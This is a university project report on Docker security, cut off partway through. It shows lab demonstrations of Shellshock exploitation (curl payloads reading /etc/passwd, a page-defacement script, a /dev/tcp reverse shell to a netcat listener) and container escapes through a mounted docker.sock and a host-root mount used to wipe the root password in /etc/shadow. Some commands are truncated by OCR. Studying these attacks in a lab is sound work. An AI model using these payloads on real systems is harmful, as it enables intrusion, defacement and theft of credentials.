INSE6120 Project Report

*DOCEKR SECURITY

SEYEDARASH SAEIDIMANESH

Hadi Mollaei

Maliheh Goliforoushani
l
Nazanin Nasserifar

Afshin Saberi Absardi

Seyedali Hasheminezhad

Armin Mansouri

Farzin Manian

Amirmohammad Souri

Abstract—Docker is a containerization platform that allows for the creation and deployment of applications within lightweight, isolated environments. Docker allows us greater portability and flexibility, but it also introduces new security considerations. Virtualization and Dockerization are two techniques that we use to faster implement the infrastructure, however, these 2 methods are different. Virtualization involves creating a virtual machine that emulates an entire computer system, while Dockerization is creating lightweight containers that share the same operating system. Virtualization provides strong isolation but requires significant resource utilization, while Dockerization provides a more lightweight approach to deploying with less overhead. Docker containers can be deployed on any host that supports Docker, while virtual machines are typically deployed on dedicated hardware or cloud instances.

Keywords—Docker, Security, virtualization

I. INTRODUCTION (*HEAD*

To ensure security in Docker, various methods can be done at different levels, including securing the operating system, hardening the Docker daemon, and implementing the secure application. In this project, we try to simulate attacks on docker using vulnerabilities on the docker daemon or OS to challenge docker weaknesses. In addition to that, we worked on different defense mechanisms for docker to address those weaknesses or increase security levels to protect docker daemon or containers.


1. ATTACK METHODS

A. SHELLSHOCK [1]

CVE-2014-6271, also known as "Shellshock," is a critical vulnerability that was discovered in the Bash shell, a commonly used command-line interface in Unix-based operating systems. This vulnerability allows an attacker to execute arbitrary code on a vulnerable system by exploiting a flaw in how Bash handles environment variables. The impact of this vulnerability is significant because it can be exploited remotely over the network, and many systems that use Bash are exposed to the internet. Attackers can exploit Shellshock to gain unauthorized access to a system, steal sensitive information, or launch further attacks. The vulnerability was first disclosed in September 2014 and affected a wide range of systems, including servers, routers, and IoT devices. For all of the attacks I used Linux ubuntu-20.04.3-desktop-amd64 as a host on a virtual machine 16 and the last version for the docker.

We can attack a docker in different ways one of them is running compromised dockers, that have vulnerabilities. This image **vulnerables/cve-2014-6271** is vulnerable to shellshock. This image exposes port 80 and if we map port 8080 this port can be exploited easily. There are some applications in this image that make the shellshock attack possible. so if we pull and run this image **cve-2014-6271** on the host machine and map the 8080 port on it as the below scripts. 172.17.0.1 is my host IP
The applications and vulnerabilities that can help with shellshock are available from the host IP and mapped port 8080.

```
sudo docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
```



This image is vulnerable to ShellShock, please exploit it


The script is at /cgi-bin/vulnerable

```
arash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
[sudo] password for arash:
apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2 for ServerName
arash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2 for ServerName
arash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.2 for ServerName
```

Figure 1. Shellshock


During this script running on the host if we run this bellowscript we can access the etc password file

curl -H "user-agent: () { :;}; echo; echo; /bin/bash -c 'cat /etc/passwd'" http://localhost:8080/cgi-bin/vulnerable



```
arash@arash-virtual-machine:~$ curl -H "user-agent: () { :;}; echo; echo; /bin/b
ash -c 'cat /etc/passwd'" http://localhost:8080/cgi-bin/vulnerable

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
arash@arash-virtual-machine:~$
```

Figure 2. Shellshock




```
amir@smir-vm:~$ sudo systemctl status apache2.service
[sudo] password for amir:
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor pres>
     Active: active (running) since Sun 2023-03-19 10:03:10 EDT; 9min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 877 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU>
   Main PID: 1068 (apache2)
      Tasks: 55 (limit: 3232)
     Memory: 7.2M
     CGroup: /system.slice/apache2.service
             ├─1068 /usr/sbin/apache2 -k start
             ├─1069 /usr/sbin/apache2 -k start
             └─1070 /usr/sbin/apache2 -k start

Mar 19 10:03:03 smir-vm systemd[1]: Starting The Apache HTTP Server...
Mar 19 10:03:10 smir-vm apachectl[897]: AH00558: apache2: Could not reliably d>
Mar 19 10:03:10 smir-vm systemd[1]: Started The Apache HTTP Server.
lines 1-16/16 (END)
```

Figure 3. Shellshock

-
.

B. *Shellshock exploits on web*


In this attack, we used the same vulnerability, however, we implemented it on a web server running on a docker container to deface that web page. In the beginning, I ran apache2 as a web server. Then I ran the following command to run the docker container on port 8080:



```
root@smir-vm:/home/amir/exploit-CVE-2014-6271#
root@smir-vm:/home/amir/exploit-CVE-2014-6271# docker run --rm -it -p 8080:80 v
ulnerables/cve-2014-6271
apache2: Could not reliably determine the server's fully qualified domain name,
 using 172.17.0.2 for ServerName
```

Figure 4. Shellshock Web

The attacker can access the web page of the docker container from its browser




This image is vulnerable to ShellShock, please exploit it

The script is at /cgi-bin/vulnerable

Figure 5. Shellshock Web


After that attacker run the exploit in the following:

F



```
Dockerfile   index.html         main.sh  print.png  shellshock.png
root@smir-vm:/home/amir/exploit-CVE-2014-6271# cat exploit-deface.sh
#!/bin/bash

if [ -z "$1" ]
then
    echo 'Please inform the IP and PORT of the target'
    echo 'Example: ./exploit-deface.sh <ip> <port>'
    return -1
fi

if [ -z "$1" ]
then
    echo 'Please inform the IP and PORT of the target'
    echo 'Example: ./exploit-deface.sh <ip> <port>'
    return -1
fi

ip=$1
port=$2

echo '[+] Sending the exploit'
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'echo \"<html
1>DEFACED</h1></body></html>\" > /var/www/index.html'" http://$ip:$por
/vulnerable && \
echo '[+] Target exploited, testing if defacement page is deployed' &&
curl http://$ip:$port
echo '[+] Done'
```


Figure 6. Shellshock Web



```
┌──(root㉿kali)-[/home/amir/exploit-CVE-2014-6271]
└─# ./exploit-deface.sh 192.168.145.100 8080
[+] Sending the exploit

[+] Target exploited, testing if defacement page is deployed
<html><body><h1>DEFACED</h1></body></html>
[+] Done

┌──(root㉿kali)-[/home/amir/exploit-CVE-2014-6271]
└─#
```

Figure 7. Shellshock Web

Using this vulnerability, the attacker will deface the webpage




DEFACED

Figure 8. Shellshock Web

C. *Reverse Shell [1]*

If we run the same image and map on the 8080 port as the previous exploit and run a net cat listener on 4444 as bellow on one of our shell.

sudo docker run --rm -it -p 8080:80 vulnerables/cve-2014-6271
nc -nlvp 4444


Terminal
Mar 24 20:16
arash@arash-virtual-machine: ~/Desktop
arash@arash-virtual-machine: ~


```
rash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:8
les/cve-2014-6271
sudo] password for arash:
pache2: Could not reliably determine the server's fully qualified domain
ng 172.17.0.2 for ServerName
rash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:8
les/cve-2014-6271
pache2: Could not reliably determine the server's fully qualified domain
ng 172.17.0.2 for ServerName
rash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:8
les/cve-2014-6271
pache2: Could not reliably determine the server's fully qualified domain
ng 172.17.0.2 for ServerName
rash@arash-virtual-machine:~/Desktop$ sudo docker run --rm -it -p 8080:8
les/cve-2014-6271
sudo] password for arash:
pache2: Could not reliably determine the server's fully qualified domain
ng 172.17.0.2 for ServerName
```

```
arash@arash-virtual-machine:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
```

Figure 9. Reverse Shell

If we run this reveres shell script as bellow at the same time, we can see on our listener shell as bellow:

curl -H "user-agent: () { :;}; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'"http://localhost:8080/cgi-bin/vulnerable



```
arash@arash-virtual-machine:~$ curl -H "user-agent: () { :;}; echo; echo; /bin/b
ash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'"http://localhost:8080/cgi-bin/
vulnerable
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
arash@arash-virtual-machine:~$ curl -H "user-agent: () { :;}; echo; echo; /bin/b
ash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'" http://localhost:8080/cgi-bin
/vulnerable
```

```
arash@arash-virtual-machine:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 46468
www-data@79cdf9f35d67:/usr/lib/cgi-bin$
```

Figure 10. Reverse Shell

And we can see the attacker on the listener get a shell (yellow arrow)

D. *Container break-out technique [1]*

The main idea for this attack is since we are in a container, we have very limited access to the host so an attacker tries to escape from the container to have access to the host, If the container has the Docker.sock mounted on it we can escape from the container. When we run a docker a socket will be created on the docker client can interact with the docker by this socket For escaping from container to host we create a new docker with sock name and mount the /var/run/docker.sock file on our new container by below script.

sudo docker run -itd --name sock -v /var/run/docker.sock:/var/run/docker.sock alpine:latest

then we get a shell on our new container as shown in Script

sudo docker exec -it sock sh

then when we get a shell we can check the file /var/run/docker.sock is mounted or not


ls /var/run/docker.sock

then we install a docker client on our current running docker as script

apk update
apk add -u docker

Now we run a docker on our current docker that we have a shell on it that by this way we can have access to the underlying host, by the bellow script 5 we mount the host root directory on the test directory of our container as below, after running this script 5 we can have a shell on it also, and if we go to the /test directory we can see all the host root directory are mounted on this /test directory on our docker that we can access to the etc/passwd and etc/shadow file.

docker -H unix://var/run/docker.sock run -it -v /:/test:ro -t alpine sh




```
arash@arash-virtual-machine:~/Desktop$ docker run -itd --name sock -v /var/run/docker.sock:/var/run/docker.sock alpine:lates
docker: Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2
docker.sock/v1.24/containers/create?name=sock": dial unix /var/run/docker.sock: connect: permission denied.
See 'docker run --help'.
arash@arash-virtual-machine:~/Desktop$ sudo docker run -itd --name sock -v /var/run/docker.sock:/var/run/docker.sock alpine:lates
[sudo] password for arash:
Unable to find image 'alpine:lates' locally
docker: Error response from daemon: manifest for alpine:lates not found: manifest unknown: manifest unknown.
See 'docker run --help'.
arash@arash-virtual-machine:~/Desktop$ sudo docker run -itd --name sock -v /var/run/docker.sock:/var/run/docker.sock alpine:latest
d111fa8995c4c830321325a371a38adfbb16426cacd9d624422dded49196fca2
arash@arash-virtual-machine:~/Desktop$ docker exec -it sock sh
Got permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Get "http://%2Fvar%2Frun%2Fdocker.s
ck/v1.24/containers/sock/json": dial unix /var/run/docker.sock: connect: permission denied
arash@arash-virtual-machine:~/Desktop$ sudo docker exec -it sock sh
/ # ls /var/run/docker.sock
/var/run/docker.sock
/ # apk update
fetch https://dl-cdn.alpinelinux.org/alpine/v3.17/main/x86_64/APKINDEX.tar.gz
fetch https://dl-cdn.alpinelinux.org/alpine/v3.17/community/x86_64/APKINDEX.tar.gz
v3.17.2-275-g60382950ed5 [https://dl-cdn.alpinelinux.org/alpine/v3.17/main]
v3.17.2-268-ge68bb470fed [https://dl-cdn.alpinelinux.org/alpine/v3.17/community]
OK: 17820 distinct packages available
/ # apk add -u docker
(1/14) Upgrading libcrypto3 (3.0.8-r0 -> 3.0.8-r1)
(2/14) Installing ca-certificates (20220614-r4)
(3/14) Installing libseccomp (2.5.4-r0)
```

```
Executing ca-certificates-20220614-r4.trigger
OK: 235 MiB in 28 packages
/ # docker -H unix://var/run/docker.sock run -it -v /:/test:ro -t alpine s
h
/ # cd /test
/test # ls
bin     home    meta    root    srv     usr
boot    lib     mnt     run     stdout  var
dev     lib64   opt     sbin    sys     writable
etc     media   proc    snap    tmp
/test # cat  etc/
cat: read error: Is a directory
/test # cat etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

Figure 11. Container

E. *Linux privilege escalation (root access on the host without password) [2]*

For implementing this attack, we mount the root directory of the host on our docker and we can make any changes and manipulate these files through our docker, by bellow script we mount the root directory of the host machine on the /mnt directory of our docker that has alpine (alpine is a 5Mb Linux docker) In the first step, we don't have access to the root as bellow




```
arash@arash-virtual-machine: ~/Desktop
arash@arash-virtual-machine:~/Desktop$ su - root
Password: 
```

Figure 12. Linux


sudo docker run -v /:/mnt -it alpine

if we check the /mnt directory we can find all the host root directory on it as bellow and we can delete the root user password from etc/shadow file then we can switch to root on host without any password as bellow pictures




```
arash@arash-virtual-machine: ~/Desktop
arash@arash-virtual-machine:~/Desktop$ su - root
Password:



^[[A^[[Asu: Authentication failure
arash@arash-virtual-machine:~/Desktop$
arash@arash-virtual-machine:~/Desktop$
arash@arash-virtual-machine:~/Desktop$
arash@arash-virtual-machine:~/Desktop$ sudo docker run -v /:/mnt -it alpine
[sudo] password for arash:
/ #
/ #
/ # cd mnt
/mnt # ls
bin        home       meta       root       srv        usr
boot       lib        mnt        run        stdout     var
dev        lib64      opt        sbin       sys        writable
etc        media      proc       snap       tmp
/mnt # vi etc/shadow
```

Figure 13. Linux



```
arash@arash-virtual-ma
root:!:19438:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
www-data:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
```



```
boot      lib      mnt      run      stdout   var
dev       lib64    opt      sbin     sys      writable
etc       media    proc     snap     tmp
/mnt # vi etc/shadow
/mnt # exit
arash@arash-virtual-machine:~/Desktop$ su - root
root@arash-virtual-machine:~#
```

Figure 14. Linux


F. Dirty Pipe [14]

"Dirty pipe" is a vulnerability found in the Linux kernel which can manage the computer's hardware and software resources by all means. this particular vulnerability is a type of local privilege escalation vulnerability, which means that it can use to grant an attacker greater access to a system than they would normally have.

the name dirty pipe comes from another vulnerability used to known as "dirty cow." essentially dirty pipe allows the attacker to overwrite data in read-only files, so it will lead to injecting code into root processes obviously in the next step the attacker will gain root access to the system, which would give them virtually unlimited control over the computer or any system that uses that kernel.

The vulnerability was discovered by Max Kellerman [15] in April 2021, although at the time he wasn't sure how it worked or how it could be exploited. However, since then researchers developed two different exploits based on Kellerman's original findings like the oncoming exploit. these exploits are available on the GitHub repository but they are generally complicated and require a deep understanding of how the Linux kernel works. the dirty cow vulnerability has also been detected in Docker containers. as we know containers share the same kernel as the host system, hence any vulnerability in the kernel can directly impact all the containers running on that system too. Fortunately, this issue is fixed in the latest versions of the Linux kernel so the only thing is users keep their systems updated.


For the "dirty pipe" exploit, the Linux kernel version should be between 5.8 and 5.16. for this particular test, the Ubuntu version that I used was 20.04 and then I upgraded the kernel version to 5.10.5.



```
afshin@testOs:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu Focal Fossa (development branch)
Release:        20.04
Codename:       focal
afshin@testOs:~$ uname -r
5.10.5-051005-generic
afshin@testOs:~$
```

Figure 15. Dirty pipe


The user for this test was an unprivileged user called Afshin.



```
avahi:x:112:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
